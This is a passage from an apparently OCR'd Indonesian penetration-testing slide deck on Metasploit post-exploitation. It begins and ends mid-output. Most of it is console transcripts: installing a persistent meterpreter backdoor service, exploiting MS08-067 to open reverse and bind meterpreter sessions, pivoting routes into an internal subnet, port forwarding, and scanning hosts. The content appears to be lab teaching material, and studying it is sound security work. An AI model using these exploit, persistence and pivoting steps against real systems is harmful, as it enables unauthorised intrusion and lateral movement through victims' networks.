[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\JlqSpNBMPSofpT...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.0.11:31337...
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 172   836   alg.exe           x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 204   836   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 332   836   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 416   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 428   836   vmtoolsd.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 612   416   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 636   416   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 836   636   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 848   636   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 900   836   metsvc.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\TEMP\JlqSpNBMPSofpT\metsvc.exe
 972   1244  cmd.exe           x86   0           CS021\testing                 C:\WINDOWS\system32\cmd.exe
 1016  836   vmacthlp.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1028  836   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1108  836   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1244  728   explorer.exe      x86   0           CS021\testing                 C:\WINDOWS\Explorer.EXE
 1304  1352  wscntfy.exe       x86   0           CS021\testing                 C:\WINDOWS\system32\wscntfy.exe
```


Post Exploitation: Metsvc

```
meterpreter > run metsvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\IHZDDWgBfjIvs...
[*]  >> Uploading metsvc.exe...
[*] Stopping the service...
        * Stopping service metsvc
 * Removing service
Service metsvc successfully removed.

meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 200   836   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 232   836   alg.exe           x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 380   1484  rundll32.exe      x86   0           CS021\testing                 C:\WINDOWS\system32\rundll32.exe
 420   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 480   836   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 704   836   vmtoolsd.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 768   420   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 792   420   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 836   792   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 848   792   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 1016  836   vmacthlp.exe      x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1028  836   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1108  836   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1160  1356  wscntfy.exe       x86   0           CS021\testing                 C:\WINDOWS\system32\wscntfy.exe
 1176  1356  wuauclt.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wuauclt.exe
 1256  1028  wmiprvse.exe      x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1356  836   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1412  836   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1484  324   explorer.exe      x86   0           CS021\testing                 C:\WINDOWS\Explorer.EXE
 1540  1484  cmd.exe           x86   0           CS021\testing                 C:\WINDOWS\system32\cmd.exe
 1564  836   TPAutoConnSvc.exe x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1636  836   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1828  836   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1952  1564  TPAutoConnect.exe x86   0           CS021\testing                 C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
 1976  1484  vmtoolsd.exe      x86   0           CS021\testing                 C:\Program Files\VMware\VMware Tools\vmtoolsd.exe


meterpreter >
```

Post Exploitation: Network Pivoting

- Teknik ini sangat bermanfaat apabila komputer target memiliki lebih dari 1 buah interface jaringan, attacker dapat melakukan penetrasi lebih dalam ke segment jaringan internal (target2) melalui target 1.
- Perintah ‘route’ pada metasploit framework.

Post Exploitation: Network Pivoting



Post Exploitation: Network Pivoting

- meterpreter>background
- mempergunakan command ‘route’
- msf>route add <subnet> <netmask> <meterpreter background sessions id>
- msf>route print
- msf>

Post Exploitation: Network Pivoting

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.14:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.13
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.13:1035) at 2015-07-24 02:27:59 -0400

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:20
MTU          : 1500
IPv4 Address : 192.168.0.13
IPv4 Netmask : 255.255.255.0


Interface  3
============
Name         : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:2a
MTU          : 1500
IPv4 Address : 192.168.190.131
IPv4 Netmask : 255.255.255.0


Interface 65541
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : 28:cf:da:00:b1:b2
MTU          : 1500

meterpreter >
```

Post Exploitation: Network Pivoting

```
meterpreter > run arp_scanner -r 192.168.190.0/24
[*] ARP Scanning 192.168.190.0/24
[*] IP: 192.168.190.1 MAC 00:50:56:c0:00:01
[*] IP: 192.168.190.130 MAC 00:0c:29:44:f5:ef
[*] IP: 192.168.190.129 MAC 00:0c:29:f7:a5:42
[*] IP: 192.168.190.254 MAC 00:50:56:e4:c5:bd
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf exploit(ms08_067_netapi) > route add 192.168.190.131 255.255.255.0 1
[*] Route added
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.190.131    255.255.255.0      Session 1

msf exploit(ms08_067_netapi) >
```

Post Exploitation: Network Pivoting

```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CONCURRENCY  10                yes       The number of concurrent ports to check per host
   PORTS        22-25,80,110-900  yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.190.130   yes       The target address range or CIDR identifier
   THREADS      10                yes       The number of concurrent threads
   TIMEOUT      1000              yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 192.168.190.130:139 - TCP OPEN
[*] 192.168.190.130:135 - TCP OPEN
[*] 192.168.190.130:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Post Exploitation: Network Pivoting

```
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.190.130  yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > run

[*] 192.168.190.130:445 is running Windows 2003 SP2 (build:3790) (name:LIFEHACK) (domain:STEALTH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Post Exploitation: Network Pivoting

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST  192.168.190.130
RHOST => 192.168.190.130
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.190.130  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.190.130  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```


Post Exploitation: Network Pivoting

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes)
[*] Meterpreter session 4 opened (192.168.0.14-192.168.0.13:0 -> 192.168.190.130:4444) at 2015-07-24 04:55:48 -0400

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:44:f5:e5
MTU          : 1500


Interface 65540
============
Name         : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:44:f5:ef
MTU          : 1500
IPv4 Address : 192.168.190.130
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Post Exploitation: Port Forwarding

- Adalah suatu teknik yang dapat di pergunakan apabila network pivot telah terbentuk maka meterpreter dapat di pergunakan untuk memforward remote port dari target2 (segmen lain) via target 1 ke mesin attacker.
- Mempergunakan command ‘portfwd'

Post Exploitation: Port Forwarding



Post Exploitation: Port Forwarding


- meterpreter(target1)>background
- mepergunakan command ‘route’
- msf> route add <subnet> <netmask> <meterpreter background sessions id>
- msf>route print
- msf>sessions -i <session id>
- meterpreter(target1)>portfwd add -l <new port> -p <ori port> -r <ip-target2>
- localhost:25000

Post Exploitation: Port Forwarding

```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting            Required  Description
   ----         ---------------            --------  -----------
   CONCURRENCY  10                         yes       The number of concurrent ports to check per host
   PORTS        22-25,80,110-900,8000-9000 yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.190.129            yes       The target address range or CIDR identifier
   THREADS      1                          yes       The number of concurrent threads
   TIMEOUT      1000                       yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 192.168.190.129:25 - TCP OPEN
[*] 192.168.190.129:22 - TCP OPEN
[*] 192.168.190.129:23 - TCP OPEN
[*] 192.168.190.129:111 - TCP OPEN
[*] 192.168.190.129:80 - TCP OPEN
[*] 192.168.190.129:139 - TCP OPEN
[*] 192.168.190.129:445 - TCP OPEN
[*] 192.168.190.129:514 - TCP OPEN
[*] 192.168.190.129:513 - TCP OPEN
[*] 192.168.190.129:512 - TCP OPEN
[*] 192.168.190.129:8009 - TCP OPEN
[*] 192.168.190.129:8180 - TCP OPEN
[*] 192.168.190.129:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Post Exploitation: Port Forwarding

Post Exploitation: Port Forwarding




Post Exploitation: Port Forwarding

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.190.131  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.190.130  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Post Exploitation: Port Forwarding

Post Exploitation:Port Forwarding



```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  6   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LIFEHACK  192.168.0.13:4444 -> 192.168.0.15:1035 (192.168.0.15)
  8   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021     192.168.0.13-192.168.0.15:4444 -> 192.168.190.131:2857 (192.168.190.131)

msf exploit(ms08_067_netapi) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > netstat -tanp

Connection list
===============

    Proto  Local address         Remote address        State        User  Inode  PID/Program name
    -----  -------------         --------------        -----        ----  -----  ----------------
    tcp    0.0.0.0:7             0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:9             0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:13            0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:17            0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:19            0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:42            0.0.0.0:*             LISTEN       0     0      1440/wins.exe
    tcp    0.0.0.0:53            0.0.0.0:*             LISTEN       0     0      1072/dns.exe
